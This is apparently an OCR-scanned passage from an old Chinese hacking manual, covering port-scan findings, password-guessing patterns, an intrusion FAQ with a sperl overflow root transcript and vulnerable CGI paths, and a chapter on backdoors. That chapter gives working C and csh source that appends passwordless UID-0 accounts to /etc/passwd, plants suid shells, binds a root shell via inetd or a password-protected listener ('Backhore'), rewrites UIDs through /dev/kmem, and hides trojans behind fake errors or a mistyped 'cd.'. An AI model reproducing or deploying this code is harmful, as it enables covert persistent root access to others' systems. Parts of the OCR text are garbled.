unknown (693/tcp)  
unknown (698/tcp)  
unknown (727/tcp)  
swat (910/tcp)  
unknown (1025/tcp)  
unknown (1039/tcp)  
unknown (1038/tcp)  
unknown (1037/tcp)  
unknown (1035/tcp)  
unknown (1034/tcp)  
unknown (3001/tcp)  
unknown (6000/tcp)  
echo (7/udp)  
general/tcp  
daytime (13/udp)  
unknown (728/udp) (发现安全漏洞)  
unknown (2049/udp)



unknown (681/udp)

unknown (2049/tcp) (发现安全漏洞)

可用Telnet 登录的端口 (23/tcp)

这个信息表明远程登录服务正在运行，在这里您可以远程登录到该主机，这种不用密码的远程登录服务是危险的，如果可以匿名登录，任何人可以在服务器和客户端之间发送数据。

发现的可攻击弱点 (21/tcp)

在那里发现了一个目录是可写的:

/incoming

ftp 端口 (21/tcp)

ftp 服务Telnet 服务一样，是可以匿名登录的，而且在有的机器上它还允许您执行远程命令，比如CWD ~XXXX，如果您能CWD ROOT 成功，那您就可以获得最高权限了，不过这样的好事好像不多。另外，有时还能用它获得一个可用的帐号 (guest)，或得知主机在运行什么系统。

13/tcp (daytime)

从这里可以得知服务器在全天候运行，这样就有助于一个入侵者有足够的时间获取该主机运行的系统，再加上udp 也在全天候的运行，这样可以使入侵者通过UDP 欺骗达到主机拒绝服务的目的。



ECHO (7/tcp)

这个端口现在没什么用处，但它可能成为一个问题的来源，顺着它有可能找到其他端口以达到拒绝服务的目的。

(25/tcp) smtp 端口

该端口开放邮件传输协议。回应可执行 EXPN 和 VRFY 命令，EXPN 可以发现发送邮件的名称或者能找到一个完整的邮件接收人的名称。

VRFY 命令可以用来检测一个帐号的合法性，我们可以试着发这样一个类型的邮件给它：

```
user@hostname1@victim
```

我们会收到一个这样的邮件：

```
user@hostname1
```

也许我们就能用它穿过防火墙，WWW (80/TCP) 端口，它表明 WWW 服务在该端口运行。

finger (79/tcp) 端口

finger 服务对入侵者来说是一个非常有用的信息，从它可以获得用户信息，查看机器运行情况等。

auth (113/tcp)

ident 服务披露给入侵者的将是较敏感的信息，从它可以得知哪个帐号运行的是什么样的服务，这将有助于入侵者集中精力去获取最有用的帐号（也就



是哪些人拥有ROOT 权限)。

(98/tcp) LINUX在这个端口上运行

(513/tcp) RLOGIN在这个端口上运行

这种服务形同于Telnet, 任何人可以在它的引导下在客户端和服务端之间传送数据。

exec (512/tcp)

rexecd在该端口开放, 该服务使一个破译者有机会从它那里扫描到另外一个 IP, 或者利用它穿过防火墙。

也许您还能发现很多端口, 不同的端口会有不同的作用。

## 5.5 对于密码的分析

很多黑客的入门是从破解口令开始的, 而是解密码变成了更为重要的一门必修课, 在这不是介绍如何去破解口令, 而是从心理学角度分析一般人密码设置问题。如果下述的一些例子正好与您的口令设置大同小异, 那么请您马上改了它, 您的口令被破解的可能性很大。

首先要说明的是有许多root 用户, 当他的口令设置完之后, 检测程序会自动提示, 口令的不安全

性，直到ROOT用户改成了没有规则的口令。所以对  
这些口令用口令心理学分析法来破解是白费心机的，  
我们主要针是对一些普通大意的用户。

当我们设定口令时一般的人都会用自己熟悉的  
单词，这样能使他们便于记忆，那么哪些单词是他  
们容易记住的呢？

1、设置密码时以自己的中文名的拼音最多。

这就告诉我们口令破解字典档应针对中国人的  
特例，要用一些中文姓名拼音的字典档。如：  
wanghai, zhangli, shenqin, 等等……

2、用常用的英文次之。

其中许多人都用了很有特定意义的单词，如：  
hello、good、happy、anything 等等……

3、用计算机中经常出现的单词

这些单词中还有操作系统的命令，如：system、  
command、copy、harddisk、mouse、等等……

4、还有的用自己的出生日期。

其中年月日各不相同！但其中还是有点规律的，  
中国常用的日期表示方法，如：970203，199703.  
050498等！

以上只是一点小小的规律，希望能给您的解密  
带来一点的启示！而不要盲目的用暴力法。



## 5.6 入侵FAQ

### 提问:

01. 怎么才能知道对方是使用着Unix?
02. 怎么知道对方使用的是哪种版本的Unix?
03. 入侵Unix会出现什么情况?
04. 在要入侵的主机上, 一定需要一个帐户吗?
05. 什么是DOS?
06. 什么是缓冲区溢出?
07. 有什么好的Unix网站或Ftp站点吗?
08. 什么是BSD?
19. 什么是Linux?
10. x86是干什么的?
11. 除了x86以外还有什么其它的系统?
12. 一般服务器会打开什么样的服务?
13. 现在有什么简单的办法去入侵?
14. 能用Windows入侵任何计算机吗?
15. 什么地方最适合初学者?
16. 应该先入侵什么样的系统?

### 01. 怎么才能知道对方是使用着Unix?

其实有很多办法可以远程获取对方的操作系统信息。最先也是最重要的就是如果对方的系统是Unix的话, 它应该同时有telnet和ftp服务。然后看看登陆信息, 以Telnet为例, 如果您在登陆信息里看到任何类似BSD, Unix, Linux, AIX, IRIX, 或

HPUX 的东西，那它八成是 Unix 系统。当然，管理员很有可能改变 Telnet 登陆时显示的信息 (/etc/issue.net)，所以 Telnet 登陆信息并不总是可信赖的。不过您一般都可以通过 ftpd Version 准确的猜测出对方的操作系统，如果您从 ftpd Version 中看到任何类似 wu, ncftpd, or proftpd 等东西，那它一定是 Unix。不过万一您看见信息包含了“Microsoft”或“Serv-U”等类似只能在 MS Windows 上运行的 ftp 客户端的话……（应怎样做您自己想吧！）

还有一些可以更准确的判断对方操作系统的方法，如通过数据包检查系统指纹，现在有很多这样的工具，如 Fyodor 的 Nmap 了 (<http://www.insecure.org/nmap>)。通过这些简单的的端口扫描，您可以常识去找与这些数据包类型相匹配的操作系统。Nmap 一般附带了几百种操作系统指纹，而且它以其准确度及速度闻名于世。操作系统指纹也并不是百分之百的正确，由于它的资料太过复杂，在这不详细的介绍。基本上，一些系统管理员改变了其系统发出的数据包去欺骗扫描器，让扫描器以为这是其他系统甚至根本无法阅读。

02. 怎么知道对方使用的是哪种类型的 Unix？

一般 Telnet 登陆信息会显示操作系统信息及其

类型。如果您在目标机中有一个本地帐号，那您可以输入“Uname-a”来看一些系统信息。在Linux上，您可以到/proc目录下阅读cpuinfo来获取一些令您感兴趣的東西。如果对方使用的是RedHat Linux，您那这个文件则放置于/etc的目录中，叫做redhat-release，其中包含了其系统的版本和类型。

通过比较rpm来得到指纹从而可以利用数据包来判断操作系统，因此您便可以找到该操作系统的exploit并得到限权。

### 03. 入侵Unix会出现什么情况？

无论您是否能“成功”的入侵进一个Unix系统，这里都有一些基础的命令您需要了解。

命令	描述
id	打印出你现在的UID/GID. 0 = root = XX (成功)
whoami	确定你现在是以什么身份登陆的。
set	显示一个包含\$USER和\$EUID等系统变量的目录。

如果您到现在还不知道什么是root的话，请在您重新阅读一些Unix系统的基础知识。另外，这里也有一些其他的技巧来帮助您确定您已经真正得到了Root。

a. **bash prompt:** 当您以普通限权用户身份进入的时候,一般您会有一个类似bash\$的prompt。当您以Root 登陆时,您的prompt会变成 bash#。

b. **系统变量:** 试着echo "\$USER / \$EUID" 系统应该会告诉您它认为您是什么用户。

c. **文件限权:** 当您是Root 时,您对大部分的文件都应该有读和写的限权。试着以普通用户登陆,并且读/etc/shadow或/etc/passwd。多数系统不会允许普通用户阅览这两个文件,如果您是root 的话您则可以随便读写它们。

04. 在要入侵的主机上,一定需要一个帐户吗?

很多系统可以通过溢出漏洞远程获取限权。这是入侵Unix和NT最大的区别: Unix是为远程管理设计的,因此很多熟练的黑客可以一次就获取限权。对于NT,没有默认的Telnet 等其他远程管理服务,所以一般需要您能物理的接触主机。当然,任何人只要愿意都可以保护自己的系统,让其不受远程攻击,所以如果您有一个本地帐号的话对您的帮助还是很大的。

05. 什么是DOS?

不要误解,这可不是C:\DOS。这是拒绝服务攻击(Denial of Service)的简称,一个非常致命的攻



击概念。DOS 一般被用于一些特别的使用目的，一般人会用它来显示自己的能力和技巧，尽管这种攻击方法几乎不需要什么技巧。DOS 有用的唯一原因是因为它可以用于欺骗目的：当局部网中一台系统瘫痪时，您可以把您自己的地址改成那台已经瘫痪掉的电脑的，并且中途截取类似用户名和密码等重要的信息（现在的 IP 欺骗技术已经开始运用于广域网了）。拒绝服务攻击的定义可以简单描述为计算机受到此攻击后会拒绝一切 Internet 主机的请求，停止一切服务，因此可以引起系统或软件彻底的崩溃。现在最普遍的 DOS 攻击是 papasmurf, boink/poink, feh, smack, bmb, 和 synk5。

#### 06. 什么是缓冲区溢出？

缓冲区溢出漏洞是指通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻击的目的。

例子：

```
[benz@oldbox]$ whoami  
benz
```

```
[benz@oldbox]$ /usr/bin/sperl4.036 AAAAAA  
(etc..) [garbage]/bin/sh
```



```
Segmentation Fault
[root@oldbox]# whoami
root
```

上面的记录是一个通过著名的 `sperl` 溢出得到 `root` 限权的例子。来确定您想溢出的程序能给您 `root` 限权，您需要输入“`ls-al`”并寻找限权许可中的“`s`”，并且这个文件是属于 `root` 的。这说明了这个程序是 `suid/root`，而且当它运行的时候用户会被切换成 `root` 状态执行它。

“Smashing the Stack for Fun and Profit”  
(为娱乐和利益破坏缓冲区)by Aleph One。另外中联绿盟和绿色兵团里也有很多关于溢出漏洞的中文资料，有心的朋友不妨去看看：<http://www.nsfocus.com/> <http://www.vertarmy.org/>

07. 有什么好的 Unix 网站或 Ftp 站点？

Bugtraq 网络安全邮件列表：<http://www.geek-girl.com/bugtraq>

rootshell 文档(有点过时)：<http://www.rootshell.com>

电子科学文档：<ftp://ftp.technotronic.com>

SlackNet：<http://www.slacknet.org>

Linux.org：<http://www.linux.org>



FreeBSD.org: <http://www.freebsd.org>

Packetstorm: <http://packetstorm.org>

genocide2600.com

2600 magazine: <http://www.2600.com>

Phrack magazine: <http://www.phrack.com>

中联绿盟: <http://www.nsfocus.com/>

绿色兵团: <http://www.vertarmy.org/>

网络安全文档集散地: <http://www.docshow.net/>

中国安盟: <http://www.cn-nsl.com/>

安全焦点: <http://www.xfocus.org/>

网络安全评估中心: <http://www.cnns.net/>

## 08. 什么是BSD?

BSD是Berkeley Systems Distribution的缩写, 是一种Unix版本, 以其使用的稳定性和简易性颇受广大Unix使用者的欢迎. 详细的信息请参见下网站

<http://www.freebsd.org>

<http://www.openbsd.org>

<http://www.bsdi.org>

## 09. 什么是Linux?

Linux最先由Linus Torvalds在网络上组织人员为PC机写了第一个免费的Unix内核(KERNEL), 发

展至今已经成为一个能在 PC 上可靠稳定工作的 Unix/X-WIN 操作系统。这是一个在 POSIX (Portable Operating System Interface for computer Environments (便携式计算机环境操作系统接口[界面][标准])) 基础上建立的操作系统, 现在成为了黑客普遍使用的平台。更多的信息请参见 <http://www.linux.org>。

#### 10. x86 是干什么的?

x86 是对基于 Intel 处理器的系统的标准缩写。X 与处理器没有任何关系, 它是一个对所有 \*86 系统的简单的通配符定义, 例如: i386, 586 奔腾 (pentium)。

#### 11. 除了 x86 以外还有什么其他的系统?

除了基于 Intel 的系统, 还有其他许多体系用于 Unix。一般来讲最普通的 non-x86 系统结构是 Sun 公司的工作站系统 “Sparc”。它们的能力几乎和 x86 系统结构不分秋色, 这些代表性的系统有 SunOS 和 Solaris。

#### 12. 一般服务器会打开什么样的服务?

一般想知道对方服务器上有什么服务, 是由对方使用的什么操作系统而决定的。例如, 如果对方的系统是 Linux 2.0.3x, 那将扫描几个有代表性的



服务如tcp/111上的rpcbind/portmap, 因为这些服务上可能存在着溢出漏洞。下面是一些系统上可能会存在漏洞的服务, 如果您发现目标上存在这些服务就要仔细的研究一下了:

Redhat 4.2: tcp/143 (imap), etc..

RedHat 5.0: tcp/25 (sendmail), tcp/143 (imap), tcp/25 (qpop), tcp/53 (bind)

RedHat 5.1: tcp/111 (rpcinfo -p <target>), tcp/110 (qpop), tcp/53 (bind)

RedHat 5.2: tcp/21 (wu-2.4.2-academ[BETA-18] (1))

Slackware: tcp/111 (rpc), tcp/110 (qpop), tcp/21 (wu-ftpd), tcp/53 (bind)

FreeBSD: tcp/110 (qpop), tcp/143 (imap), tcp/53 (bind)

Solaris: tcp/110 (rpc), tcp/53 (bind)

13. 有什么简单的办法去入侵?

<看第12问上的服务列表>

14. 能用Windows入侵任何计算机吗?

可以。甚至将近有50多个漏洞您光使用浏览器就可以入侵! 这些CGI 漏洞很常见, 看看下面这几个:

```
/cgi-bin/phf  
/cgi-bin/php.cgi  
/cgi-bin/Count.cgi  
/cgi-bin/info2www  
/_vti_pvt/service.pwd  
/cgi-bin/test-cgi  
/cfdocs/expeval/openfile.cfm  
/cgi-dos/args.bat  
/cgi-win/uploader.exe
```

(现在这种漏洞又增加了不少)

#### 15. 什么地方最适合初学者?

最好的地方莫过于IRC聊天室了。因为大多数黑客都是自己去学习的，所以黑客的技术资料并不是非常丰富，不过还是有许多非常好的黑客资料可以在网上找到，看看第8问后面的那些URL，会对您们有很大的帮助。

#### 16. 应该先入侵什么样的系统?

对于初学者，您第一台应该入侵的电脑最好是您自己的。有很多更好的方法去在本地学习网络安全，尝试自己安装一个类似Linux和BSD一类的服务器，然后查找漏洞，这能在安全的前提下给您带来很多乐趣。



## 第六章 黑客攻击的实现

### 6.1 “后门”的实现

在这里旨在让您认识，黑客是如何在完全控制系统后保留自己的根用户权限。这是黑客们非常热衷讨论的话题，但同时也应该是系统管理员们必须非常留意的。在这不可能列出所有的后门技巧，因为这些方法实在是太多了。但在文章中尽量解释那些通用的方法和技术。

为什么黑客们那么重视创建后门呢？您作为一名攻击者，花费了数周时间，才将一个帐号弄到手，但它的权限却实在小得可怜。这个系统据说非常安全，而您却希望能够更清楚地知道系统管理员究竟高明到什么程度。于是您用尽了各种方法：IMAP、NIS、suid程序、错误的访问权限、进程竞争，等等，但仍然“不得其门而入”。最后，在一次偶然的情况下，您发现了系统管理员的一个小小失误，从而很快就获得了根用户权限。下一步要干什么呢？如何才能使您保留这个花费了如此长时间，才完成最终结果呢？

[初级]

最简单的方法，就是在口令文件 `passwd` 中增加一个 UID 为 0 的帐号。但最好别这么做，因为只要系统管理员检查口令文件就会“漏馅”了。以下是在 `/etc/passwd` 口令文件中添加一个 UID 0 帐号的 C 程序。

```
<+> backdoor/backdoor1.c
#include
main()
{
FILE *fd;
fd=fopen("/etc/passwd", "a+");
fprintf(fd, "hax0r::0:0::/root:/bin/sh\n");
}
<->
```

比这种方法稍微隐蔽一点的就是将藏在口令文件中某个无人使用帐号的 UID 改为 0，并将其第二个域（口令域）设为空。（注意，如果您使用的是较高版本的 \*nix，也许还要修改 `/etc/shadow` 文件。）

在 `/tmp` 目录下放置 `suid Shell`。以后只要您运行这个程序，就会轻易得到根用户权限。这种方法几乎是最受欢迎的了。但有许多系统每几小时，或者每次启动都会清除 `/tmp` 目录下的数据，另外一



些系统则根本不允许运行 /tmp 目录下的 suid 程序。当然，您可以自己修改或清除这些限制（因为您已是根用户，有权限修改 /var/spool/cron/crontabs/root 和 /etc/fstab 文件）。以下是在 /tmp 目录下放置 suid Shell 程序的C源程序。

```
<++> backdoor/backdoor2.c  
#include  
main()  
{  
system("cp /bin/sh /tmp/fid");  
system("chown root.root /tmp/fid");  
system("chmod 4755 /tmp/fid");  
}  
<—>
```

[中级]

超级服务器守护进程 (inetd) 的配置文件。系统管理员一般情况下不经常检查该文件，因此这倒是个放置“后门”的好地方。那么在这里如何建立一个最好的后门呢？当然是远程的了。这样您就不需要本地帐号就可以成为根用户了。首先，让我们先来了解一下这方面的基础知识：inetd 进程负责监听各个TCP和UDP端口的连接请求，并根据连接



请求启动相应的服务器进程。该配置文件 `/etc/inetd.conf` 很简单, 基本形式如下:

(1) (2) (3) (4) (5) (6) (7)

```
ftp stream tcp nowait root /usr/etc/ftpd
ftpd
```

```
talk dgram udp wait root /usr/etc/ntalkd
ntalkd
```

```
mountd/1 stream rpc/tcp wait root /usr/
etc/mountd mountd
```

1: 第一栏是服务名称。服务名通过查询 `/etc/services` 文件 (供 TCP 和 UDP 服务使用) 或 `portmap` 守护进程 (供 RPC 服务使用) 映射成端口号。RPC (远程过程调用) 服务由 `name/num` 的名字格式和第三栏中的 `rpc` 标志识别。

2: 第二栏决定服务使用的套接口类型 `stream`、`dgram` 或 `raw`。一般说来, `stream` 用于 TCP 服务, `dgram` 用于 UDP, `raw` 的使用很少见。

3: 第三栏标识服务使用的通信协议。允许的类型列在 `protocols` 文件中。协议几乎总是是 `tcp` 或 `udp`、RPC 服务在协议类型前冠以 `rpc/`。

4: 如果所说明的服务一次可处理多个请求 (而不是处理一个请求后就退出), 那么第四栏应置成



wait, 这样可以阻止 inetd 持续地派生该守护进程的新拷贝。此选项用于处理大量的小请求的服务。如果 wait 不合适, 那么在本栏中填 nowait。

5: 第五栏给出运行守护进程的用户名。

6: 第六栏给出守护进程的全限定路径名。

7: 守护进程的真实名字及其参数。

如果所要处理的工作微不足道 (如不需要用户交互), inetd 守护进程便自己处理。此时第六、七栏只需填上 “internal” 即可。所以, 要安装一个便利的后门, 可以选择一个不常被使用的服务, 用可以产生某种后门的守护进程代替原先的守护进程。例如, 让其添加 UID 0 的帐号, 或复制一个 suid Shell。

一个比较好的方法之一, 就是将用于提供日期时间的服务 daytime 替换为能够产生一个 suid root 的 Shell。只要将 /etc/inetd.conf 文件中的:

```
daytime stream tcp nowait root internal  
修改为:
```

```
daytime stream tcp nowait /bin/sh sh -i.  
然后重启 (记住: 一定要重启) inetd 进程:  
killall -9 inetd.
```

但更好、更隐蔽的方法是伪造网络服务, 让它

能够在更难以察觉的情况下为我们提供后门，例如口令保护等。如果能够在不通过Telnetd 连接的情况下轻松地进行远程访问，那是再好不过了。方法就是将“自己的”守护程序绑定到某个端口，该程序对外来连接不提供任何提示符，但只要直接输入了正确的口令，就能够顺利地进入系统。以下是这种后门的一个示范程序。（注：这个程序写得并不很完整。）

```
<+> backdoor/remoteback.c
```

```
/* Coders:
```

```
Theft
```

```
Help from:
```

```
Sector9, Halogen
```

```
Greets:
```

```
People:Liquid, AntiSocial, Peak, Grimknight,  
s0ttle, halogen, Psionic, g0d, Psionic.
```

```
Groups:Ethical Mutiny Crew (EMC), Common  
Purpose hackers (CPH), Global Hell (gH), Team  
Sploit, Hong Kong Danger Duo, Tg0d, EHAP.
```

```
Usage:
```

```
Setup:
```

```
# gcc -o backhore backhore.c # ./backdoor
```



password &

Run:

Telnet to the host on port 4000. After connected you Will not be prompted for a password, this way it is less Obvious, just type the password and press enter, after this You will be prompted for a command, pick 1-8.

Distributers:

Ethical Mutiny Crew

\*/

#include

#include

#include

#include

#include

#include

#include

#include

#define PORT 4000

#define MAXDATASIZE 100

#define BACKLOG 10

#define SA struct sockaddr

```
void handle(int);
int
main(int argc, char *argv[])
{
    int sockfd, new_fd, sin_size, numbytes,
cmd;
    char ask[10]="Command: ";
    char *bytes, *buf, pass[40];
    struct sockaddr_in my_addr;
    struct sockaddr_in their_addr;
    printf("\n Backhore BETA by Theft\n");
    printf(" 1: trojans rc.local\n");
    printf(" 2: sends a systemwide message\n");
    printf(" 3: binds a root Shell on port
2000\n");
    printf(" 4: creates suid sh in /tmp\n");
    printf(" 5: creates mutiny account uid 0
no passwd\n");
    printf(" 6: drops to suid Shell\n");
    printf(" 7: information on backhore\n");
    printf(" 8: contact\n");
    if (argc != 2) {
```



```
fprintf(stderr, "Usage: %s password\n", argv
[0]);
exit(1);
}
strncpy(pass, argv[1], 40);
printf("..using password: %s.\n", pass);
if ( (sockfd = socket(AF_INET, SOCK_STREAM,
0)) == -1) {
    perror("socket");
    exit(1);
}
my_addr.sin_family = AF_INET;
my_addr.sin_port = htons(PORT);
my_addr.sin_addr.s_addr = INADDR_ANY;
if (bind(sockfd, (SA *)&my_addr, sizeof
(SA)) == -1) {
    perror("bind");
    exit(1);
}
if (listen(sockfd, BACKLOG) == -1) {
    perror("listen");
    exit(1);
```

```
}  
sin_size = sizeof(SA);  
while(1) { /* main accept() loop */  
    if ((new_fd = accept(sockfd, (SA *)  
&their_addr, &sin_size)) == -1) {  
        perror("accept");  
        continue;  
    }  
    if (!fork()) {  
        dup2(new_fd, 0);  
        dup2(new_fd, 1);  
        dup2(new_fd, 2);  
        fgets(buf, 40, stdin);  
        if (!strcmp(buf, pass)) {  
            printf("%s", ask);  
            cmd = getchar();  
            handle(cmd);  
        }  
        close(new_fd);  
        exit(0);  
    }  
    close(new_fd);
```



```
while(waitpid(-1,NULL,WNOHANG) > 0); /*
rape the dying children */
}
}
void
handle(int cmd)
{
FILE *fd;
switch(cmd) {
case '1':
printf("\nBackhore BETA by Theft\n");
printf("theft@cyberspace.org\n");
printf("Trojaning rc.local\n");
fd = fopen("/etc/passwd", "a+");
fprintf(fd, "mutiny::0:0:ethical mutiny
crew:/root:/bin/sh");
fclose(fd);
printf("Trojan complete.\n");
break;
case '2':
printf("\nBackhore BETA by Theft\n");
printf("theft@cyberspace.org\n");
```



```
printf("Sending systemwide message..\n");
system("wall Box owned via the Ethical
Mutiny Crew");
printf("Message sent.\n");
break;
case '3':
printf("\nBackhore BETA by Theft\n");
printf("theft@cyberspace.org\n");
printf("\nAdding inetd backdoor... (-p)
\n");
fd = fopen("/etc/services", "a+");
fprintf(fd, "backdoor\t2000/
tcp\tbackdoor\n");
fd = fopen("/etc/inetd.conf", "a+");
fprintf(fd, "backdoor\tstream\ttcp\
tnowait\troot\t/bin/sh -i\n");
execl("killall", "-HUP", "inetd", NULL);
printf("\ndone.\n");
printf("telnet to port 2000\n\n");
break;
case '4':
printf("\nBackhore BETA by Theft\n");
```



```
printf("theft@cyberspace.org\n");
printf("\nAdding Suid Shell... (-s)\n");
system("cp /bin/sh /tmp/.sh");
system("chmod 4700 /tmp/.sh");
system("chown root:root /tmp/.sh");
printf("\nSuid Shell added.\n");
printf("execute /tmp/.sh\n\n");
break;
case '5':
printf("\nBackhore BETA by Theft\n");
printf("theft@cyberspace.org\n");
printf("\nAdding root account... (-u)\n");
fd=fopen("/etc/passwd", "a+");
fprintf(fd, "hax0r::0:0:::/bin/bash\n");
printf("\ndone.\n");
printf("uid 0 and gid 0 account added\n\n");
break;
case '6':
printf("\nBackhore BETA by Theft\n");
printf("theft@cyberspace.org\n");
printf("Executing suid Shell..\n");
```

```
execl("/bin/sh");  
break;  
case '7':  
printf("\nBackhore BETA by Theft\n");  
printf("theft@cyberspace.org\n");  
printf("\nInfo... (-i)\n");  
printf("\n3 - Adds entries to /etc/ser-  
vices & /etc/inetd.conf giving you\n");  
printf("a root Shell on port 2000. example:  
telnet 2000\n\n");  
printf("4 - Creates a copy of /bin/sh to /  
tmp/.sh which, whenever\n");  
printf("executed gives you a root Shell.  
example:/tmp/.sh\n\n");  
printf("5 - Adds an account with uid and  
gid 0 to the passwd file.\n");  
printf("The login is 'mutiny' and there is  
no passwd. ");  
break;  
case '8':  
printf("\nBackhore BETA by Theft\n");  
printf("\nrhttp://theft.bored.org\n");
```



```
printf("theft@cyberspace.org\n\n");  
break;  
default:  
printf("unknown command: %d\n", cmd);  
break;  
}  
}
```

&lt;—&gt;

[高级]

Crontab 程序对于系统管理员来说是非常有用的。Cron 服务用于计划程序在特定时间(月、日、周、时、分)运行。如果您足够聪明,就应该加以利用,使之为制造“后门”!通过 Cron 服务,您可以让它在每天凌晨 3:00(这个时候网管应该睡觉了。)运行后门程序,使您能够轻易进入系统干您想干的事,并在网管起来之前退出系统。根用户的 crontab 文件放在: /var/spool/crontab/root 中,其格式如下:

- (1) (2) (3) (4) (5) (6)
- 0 0 \* \* 3 /usr/bin/updatedb
1. 分钟 (0-60)
  2. 小时 (0-23)
  3. 日 (1-31)

4. 月 (1-12)
5. 星期 (1-7)
6. 所要运行的程序

以上内容设置该程序于每星期三 0:0 运行。要在Cron建立后门,只需在/var/spool/crontab/root中添加后门程序即可。例如该程序可以在每天检查在/etc/passwd文件中增加了用户帐号是否仍然有效。以下是程序示例:

```
0 0 * * * /usr/bin/retract
<+> backdoor/backdoor.sh
#!/bin/csh
set evilflag = (`grep eviluser /etc/
passwd`)
if($#evilflag == 0) then
set linecount = `wc -l /etc/passwd`
cd
cp /etc/passwd ./temppass
@ linecount[1] /= 2
@ linecount[1] += 1
split -${linecount[1]} ./temppass
echo "Meb::0:0:Meb:/root:/bin/sh" >> ./
```

xaa



```
cat ./xab >> ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd
rm ./xa* ./temppass
echo Done...
else
endif
<—>
```

### [综合]

当然,我们可以编写木马程序,并把它放到/bin目录下。当以特定命令行参数运行时将产生一个suid Shell。以下是程序示例:

```
<++> backdoor/backdoor3.c
#include
#define pass "triad"
#define BUFFERSIZE 6
int main(argc, argv)
int argc;
char *argv[];{
int i=0;
if(argv[1]){
if(!(strcmp(pass, argv[1]))){
```

```
system("cp /bin/csh /bin/.swp121");
system("chmod 4755 /bin/.swp121");
system("chown root /bin/.swp121");
system("chmod 4755 /bin/.swp121");
}
}

printf("372f: Invalid control argument,
unable to initialize. Retrying");
for(;i<10;i++){
    fprintf(stderr, ".");
    sleep(1);
}
printf("\nAction aborted after 10
attempts.\n");
return(0);
}
<—>
```

### [变种]

以下程序通过在内存中寻找您所运行程序的 UID，并将其改为 0，这样您就有了一个 suid root Shell 了。

<+> backdoor/kmemthief.c



```
#include
#include
#include
#include
#include
#include
#include
#define pass "triad"
struct user userpage;
long address(), userlocation;
int main(argc, argv, envp)
int argc;
char *argv[], *envp[];{
int count, fd;
long where, lseek();
if(argv[1]){
if(!(strcmp(pass, argv[1]))){
fd=open("/dev/kmem", O_RDWR);
if(fd<0){
printf("Cannot read or write to
/dev/kmem\n");
perror(argv);
```



```
exit(10);
}
userlocation=address();
where=(lseek(fd,userlocation,0);
if(where!=userlocation){
printf("Cannot seek to user page\n");
perror(argv);
exit(20);
}
count=read(fd,&userpage,sizeof(struct
user));
if(count!=sizeof(struct user)){
printf("Cannot read user page\n");
perror(argv);
exit(30);
}
printf("Current UID: %d\n",userpage.
u_ruid);
printf("Current GID: %d\n",userpage.
g_ruid);
userpage.u_ruid=0;
userpage.u_rgid=0;
```



```
where=lseek(fd,userlocation,0);
if(where!=userlocation){
printf("Cannot seek to user page\n");
perror(argv);
exit(40);
}
write(fd,&userpage,((char*)&(userpage.
u_procp))-((char*)&userpage));
execl("/bin/csh","/bin/csh","-i",(char*)
0, envp);
}
}
}
<—>
```

### ["笨" 方法]

您有没有曾经试过在UNIX系统下错把“cd ..”输入为“cd.”？这是由于使用MS Windows和MS-DOS养成的习惯。这种错误网管是否也会犯呢？如果是这样的话，可以让它所做的负出代价。例如，当它输入“cd.”时，会激活我们的木马程序。这样我们就不必登录到系统去激活木马了。以下是程序示例：

```
<+> backdoor/dumb.c
```

```
/*
```

本程序可在管理员偶然地输入 cd. 时向 /etc/passwd 文件添加一个 UID 0 帐号。但同时它也实现 cd. 功能，从而骗过管理员。

```
*/
```

```
#include
```

```
#include
```

```
main()
```

```
{
```

```
FILE *fd;
```

```
fd=fopen("/etc/passwd","a+");
```

```
fprintf(fd,"hax0r::0:0::/root:/bin/sh\n");
```

```
system("cd");
```

```
}
```

```
<->
```

把上面的程序编译好，放到隐蔽的地方。最好使用 chown 命令将该程序的属主改为 root，使管理员使用“ls-alF”命令看到 suid 程序时不至于怀疑。

好了，将这个程序（假设其名为 fid）放好以后，下一步的工作就是建立该程序到“cd.”的链接：ln



cd. /bin/out。这样，只要系统管理员犯了这个输入错误，您就可以又一次得到系统控制权了。

## 6.2 在浏览器中执行\*.exe 文件

一、真的能在浏览器中执行命令文件吗？

答案是肯定的。不过只能执行服务器端的，而且是必须经过授权。否则服务器想“黑”您就太容易了。只要您浏览网页，就能格式化您的硬盘。

二、它是如何实现的。是靠ASP文件吗？

在服务器端执行文件是靠SSI来实现的，SSI时服务器端包含的意思（不是SSL），我们经常使用的#include 就是服务器端包含的指令之一。不过，这次要介绍的就是#exec。就是它可以实现服务器端执行指令。

不过，这次它不能用于.ASP的文件。而只能用.stm、.shtm 和 .shtml 这些扩展名。而能解释执行它们的就是Ssinc.dll。所以，您写好的代码必须保存成.stm等格式才能确保服务器能执行。

三、如何执行呢？

它的语法是：<!-- #exec CommandType = CommandDescription→

CommandType 是参数，它有两个可选类型：

1. CGI 运行一个应用程序。如 CGI 脚本、ASP 或 ISAPI 应用程序。

CommandDescription 参数是一个字符串。此字符串包含应用程序的虚拟路径，后跟一个问号以及传送给应用程序的任一参数，参数之间由加号分隔(+)。

它可是#exec命令最有用的参数，也是#exec命令存在的大部分理由。它可以处理已授权的CGI脚本，或Isapi应用程序。微软为了向下兼容一些早期的ISAPI应用程序，而创建了该项命令。我们知道，微软早期的Web应用程序都是靠ISAPI解释的，而且也兼容CGI程序。您现在也可以在您的Web根目录中找到CGI-BIN的目录。

我们可以用一下例子说明。

```
<!-- #exec cgi="/CGI-BIN/chat.exe?  
user+passw" -->
```

这种命令我们在一些UNIX主机上可以经常见到。现在，我们也可以在自己的.shtml中运用它了。当然，如果服务器允许的话。

还有一种类型的程序：

```
<!--#exec cgi="/CGI-BIN/login.dll?name" -->
```

这种命令方式将启动一个进程外的程序来解释并动态输出信息到网页上。这种方式不常见。但您仍然可以在一些网站中见到。

## 2. CMD 参数。

它可是#exec命令中最可怕的参数，也是#exec命令禁止使用的大部分理由。它也是一些网友实现最终幻想的利器。可惜。要得到实现幻想的招数有些困难（如de...，fo...）。也几乎是不可能的。

如下是微软关于CMD参数的说明，您一定要读明白再运用。

CMD 运行 Shell 命令。CommandDescription 参数是一个字符串，其中包含 Shell 命令程序的完整物理路径，后跟由空格分隔的任何命令行参数。如果没有指定全路径，Web 服务器将搜索系统路径。默认情况下，该指令是被禁用的，这是因为它会对 Web 站点造成安全方面的危险：例如，用户可能使用 Format 命令格式化您的硬盘。

建议关闭，因为现在微软也不推荐用这个命令。不过，如果您是服务器的管理员，体会一下这种可怕的命令所带来的后果。过程如下：

新建一个test.shtml的文件。

然后在首行设置一个命令。

<!--#exec cmd="c:\winnt\system32\help.exe"  
→' NT 中的一个帮助文件（没有危险）。

或试一试：

<!--#exec cmd="c:\windows\command\mem.exe"  
